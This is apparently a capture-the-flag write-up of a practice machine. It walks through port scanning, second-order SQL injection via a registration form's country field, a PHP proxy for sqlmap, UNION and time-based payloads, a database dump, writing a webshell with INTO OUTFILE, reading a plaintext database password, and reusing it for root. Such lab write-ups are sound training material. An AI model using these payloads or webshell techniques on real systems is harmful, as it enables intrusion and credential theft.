


Information Gathering

1) Found 2 web ports


```
(vigneswar@VigneswarPC)-[~/Exploits]
$ nmap 10.10.11.116
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-25 21:25 IST
Nmap scan report for 10.10.11.116
Host is up (0.31s latency).
Not shown: 992 closed tcp ports (conn-refused)
PORT      STATE      SERVICE
22/tcp    open      ssh
80/tcp    open      http
5000/tcp   filtered  upnp
5001/tcp   filtered  complex-link
5002/tcp   filtered  rfe
5003/tcp   filtered  filemaker
5004/tcp   filtered  avt-profile-1
8080/tcp   open      http-proxy

Nmap done: 1 IP address (1 host up) scanned in 25.29 seconds
```

2) Found a web page



3) It has a input field



Join the UHC - September Qualifiers

Welcome test
Other Players In Algeria

- test

4) Tried to inject sql and got error

Request

Pretty Raw Hex

```
1 POST / HTTP/1.1
2 Host: 10.10.11.116
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://10.10.11.116
10 Connection: close
11 Referer: http://10.10.11.116/
12 Cookie: user=e1671797c52e15f763380b45e841ec32
13 Upgrade-Insecure-Requests: 1
14
15 username=test&country='orl=1#
```

```
<div class="container p-5">
  <h1 class="text-white">
    Welcome test
  </h1>
  <h3 class="text-white">
    Other Players In 'or1=1#
  </h3>
  <br />
  <b>
    Fatal error
  </b>
  : Uncaught Error: Call to a member function fetch_assoc() on bool in
  /var/www/html/account.php:33
  Stack trace:
  #0 {main}
  thrown in <b>
    /var/www/html/account.php
  </b>
  on line <b>
```



W3Schools

[https://www.w3schools.com/php/func_mysqli_fetch...](https://www.w3schools.com/php/func_mysqli_fetch_assoc.php)

PHP mysqli fetch_assoc() Function

The **fetch_assoc()** / **mysqli_fetch_assoc()** function fetches a result row as an associative array.

Note: Fieldnames returned from this function are case-sensitive.

Vulnerability Assessment

1) Made a proxy server to test with sqlmap

```

proxy.php x
proxy.php
1  <?php
2      $payload = escapeshellarg($_GET["payload"]);
3      $url = "http://10.10.11.116/";
4      $curl = curl_init();
5      curl_setopt($curl, CURLOPT_URL, $url);
6      curl_setopt($curl, CURLOPT_POST, true);
7      curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);
8      $headers = array(
9          "Content-Type: application/x-www-form-urlencoded",
10         "Cookie: user=098f6bcd4621d373cade4e832627b4f6"
11     );
12     curl_setopt($curl, CURLOPT_HTTPHEADER, $headers);
13     $data = "username=test&country=Brazil$payload";
14     curl_setopt($curl, CURLOPT_POSTFIELDS, $data);
15     curl_exec($curl);
16     curl_close($curl);
17     echo system("curl http://10.10.11.116/account.php -H 'Cookie: user=098f6bcd4621d373cade4e832627b4f6'");
18 }>

```

2) Found sqlmap

```

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: http://127.0.0.1:5555/proxy.php?payload=Brazil' AND (SELECT 5015 FROM (SELECT(SLEEP(5)))eHeP) AND 'HHAZ'='HHAZ

Type: UNION query
Title: Generic UNION query (NULL) - 1 column
Payload: http://127.0.0.1:5555/proxy.php?payload=Brazil' UNION ALL SELECT CONCAT(0x717a717071,0x6c7567706c776d4e4e79696c527a6a63735a474450656c695876684e776f52535843736b574a4755,0x7171707a71)-- --
---
[19:54:04] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.2.10
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[19:54:05] [INFO] fetched data logged to text files under '/home/vigneswar/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 19:54:05 /2023-11-25/

```

```

Custom injection marker ( * ) found in option -u : do you want to process it? [Y/n/q] y
[19:56:29] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: http://127.0.0.1:5555/proxy.php?payload=Brazil' AND 1624=1624 AND 'ifWC'='ifWC

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: http://127.0.0.1:5555/proxy.php?payload=Brazil' AND (SELECT 5015 FROM (SELECT(SLEEP(5)))eHeP) AND 'HHAZ'='HHAZ

Type: UNION query
Title: Generic UNION query (NULL) - 1 column
Payload: http://127.0.0.1:5555/proxy.php?payload=Brazil' UNION ALL SELECT CONCAT(0x717a717071,0x6c7567706c776d4e4e79696c527a6a63735a474450656c695876684e776f52535843736b574a4755,0x7171707a71)-- --
---

```

Exploitation

1) Enumerated database with sqlmap

```

(vigneswar@VigneswarPC)-[~]
$ sqlmap 'http://127.0.0.1:5555/proxy.php?payload=Brazil*' --dbms=mysql --risk=3 --dbs|

```

```
[20:00:13] [INFO] fetching database names
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] registration
```

```
(vigneswar@VigneswarPC)-[~]
$ sqlmap 'http://127.0.0.1:5555/proxy.php?payload=Brazil*' --dbms=mysql --risk=3 --tables -D registration -T registration --dump
```

```
Database: registration
Table: registration
[6 entries]
```

country	regtime	userhash	username
__REFLECTED_VALUE__	1700918738	0cbc6611f5540bd0809a388dc95a615b	Test
Brazil	1700918746	60d72b9c2de91e015e5d43c1d6860468	' or 1=1 #
Brazil	1700918756	8d0e088a96ed1f9a152a20f3f61c8eef	` or 1=1 --
Afganistan	1700918769	e1671797c52e15f763380b45e841ec32	e
__REFLECTED_VALUE__	1700918908	098f6bcd4621d373cade4e832627b4f6	test
Algeria	1700918958	d41d8cd98f00b204e9800998ecf8427e	<blank>

2) We can write files into web directory

127.0.0.1:5555/attack.php

Join the UHC - September Qualifiers

Welcome test

Other Players In ' and 0=1 union (select "test") into outfile '/var/www/html/shell' -

--


Fatal error: Uncaught Error: Call to a member function fetch_assoc() on bool in /var/www/html/account.php:33 Stack trace: #0 (main) thrown in /var/www/html/account.php on line 33
thrown in /var/www/html/account.php on line 33

```
(vigneswar@VigneswarPC)~$ curl 'http://10.10.11.116/shell.php'
test
```

3) Written a webshell




Join the UHC - September Qualifiers



```
(vigneswar@VigneswarPC)~$ curl 'http://10.10.11.116/webshell.php?cmd=id'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
(vigneswar@VigneswarPC)~$ curl 'http://10.10.11.116/webshell.php?cmd=uname%20-a'
Linux validation 5.4.0-81-generic #91-Ubuntu SMP Thu Jul 15 19:09:17 UTC 2021 x86_64 GNU/Linux
```

4) Got reverse shell



5) found password

```
webshell.php
cat config.php
<?php
    $servername = "127.0.0.1";
    $username = "uhc";
    $password = "uhc-9qual-global-pw";
    $dbname = "registration";

    $conn = new mysqli($servername, $username, $password, $dbname);
?>
|
```

6) got user flag

```
cat user.txt
027a74b099977aa13329b23e0cfa1804
|
```

7) The password worked for root

```
cat /root/root.txt
016f77719cbf63dc2a982d5dbd2e9d6e
|
```